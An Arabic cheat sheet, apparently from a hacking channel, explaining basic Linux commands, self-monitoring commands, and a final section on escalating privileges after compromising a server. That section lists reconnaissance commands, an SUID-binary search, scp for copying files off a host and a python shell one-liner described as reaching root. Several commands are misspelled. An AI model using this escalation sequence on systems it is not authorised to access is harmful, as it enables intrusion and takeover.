

اوامر ترمثل لينيكس التي سوف تساعدك في عميلة الاختراق(شرح بالعربي) HACKING LINUX COMMANDS LINE

نقسم الاوامر الى ثلاثة اجزاء:

**** اوامر اساسية ****
اوامر اساسية لاستخدم انظمة اللينيكس

**** اوامر تساعدك في فحص جهازك ان تم اختراقه او لا ****
اوامر تساعدك في عملية مراقبة نظام اللينيكس من سجلات الدخول الى عمليات المعالج

**** اوامر تعطيك صلاحيات اكثر في حالة انك اخترقت سيرفر او اي جهاز اخر ****
اوامر تساعدك في تخطي الصلاحيات والوصول الى مستوى المسؤول...الخ



@HowToHack1337

اوامر اساسية

➤ sudo apt update && sudo apt upgrade

يجب عليك تنفيذ هذا الامر اول ما تحمل على جهازك اي نظام لينكس، كل ما يفعل هو تنزيل اي اصدارات جديدة للتطبيقات والنظام ومن ثم تحديثها

➤ pwd

امر يعرض لك اسم المسار الذي شغال عليه الترمينل

➤ ls

يعرض لك كل المسارات،الملفات و المجلدات الموجودة في المسار اللي انت فيه

➤ man example: man pwd

امر يشرح لك استخدامات الاوامر الاخرى

➤ touch

طريقة انشاء ملف جديد من اي نوع .*

➤ wget

امر لتنزيل اي ملفات من الانترنت، الاستخدام الاشهر هو تحميل ملفات الانديكس لاي موقع

➤ curl

نفس استخدامات ويجت، الفرق انه الامر ايضا يستخدم في رفع الملفات الى بروتوكولات مختلفة

➤ locate

يبحث عن اي ملف او مجلد في اي مسار، يستخدم في تحديثات اوجد العلم كثيرا

➤ nano

امر لانشاء الملفات النصية

➤ cat

امر لعرض ما يوجد في الملف النصية

➤ > ex: echo salam > hala.txt

امر يطبع او حفظ المدخلات التي تريدها

➤ >> ex: echo ali >> hala.txt


ايضا يستخدم لطبع و اضافة اي نص جديد من المدخلات او حفظها بدون مسح القديم

➤ &&

ينفذ الامر الاول الى ان ينتهي يبدأ تنفيذ الامر الثاني (مثل امر التحديث)

➤ | ex: echo this is example > hala.txt | cat hala

يستخدم لطرح او استخدام مخرجات الاوامر ليتم تنفيذ مخرجات امر اخر



```
kali@kali
File Actions Edit View Help
(kali@kali) - [~/Desktop]
$ echo this is example > hala.txt | cat hala.txt
this is example
```

➤ grep

امر لطباعة اي نص يطابق ما تبحث عنه

➤ cd /root/example/

لتغيير المسار الشغال عليه الترمينل

➤ ; ex cat hala.txt;pwd

ينفذ امرين بنفس الوقت

اوامر تساعدك في فحص جهازك ان تم اختراقه او لا

➤ top/htop

لمراقبة كل العمليات المفتوحة في جهازك في الوقت الحالي بشكل حي

➤ df

لمعرفة كم مساحة المتوفرة في الاقراص

➤ last

يعطيك كل المعلومات من سجلات الدخول الموجودة في النظام

➤ lftop

لعرض سجلات مدخلات اتصال الانترنت والشبكات المحفوظة بجهازك

➤ history

يعرض كل الاوامر المستخدمة في الترمينل من قبل وحاليا

➤ netstat -la

لفحص وتفقد اي منفذ مفتوح ومستخدم في جهازك

➤ tail -f /var/log/apache2/access.log

للعرض المباشر الحي لسجلات الدخول في السيرفر الاباتشي

اوامر تعطيك صلاحيات اكثر في حالة انك اخترقت سيرفر او اي جهاز اخر

➤ whoami

يطبع لك اسم المستخدم

➤ id

يطبع لك الرقم الحقيقي للمستخدم والمجموعات التابعة له

➤ sudo -l

يعرض لك ما هي الصلاحيات، الملفات والبرامج المستخدم لديه صلاحية في تشغيلها

➤ scp

لتحميل ونسخ الملفات من السيرفر الى جهازك

➤ cat /proc/cpuinfo 2>/dev/null

لعرض معلومات المعالج

➤ cat /etc/*-release 2>/dev/nul

لعرض معلومات نظام التشغيل

➤ SUID. EX: ls -l SUID /

➤ find / -perm -u=s -type f 2>/dev/null

امر يستخدم للبحث او لاعطاء صلاحيات تنفيذية خاصة للمستخدمين

➤ `python -c 'import os; os.execl("/bin/sh", "sh", "-p")'`

باستخدام البايثون بعد البحث عن الصلاحيات بالامر السابق يمكن ان **تتخطى وترفع من**
صلاحيات من مستخدم عادي الى مستخدم روت



@HowToHack1337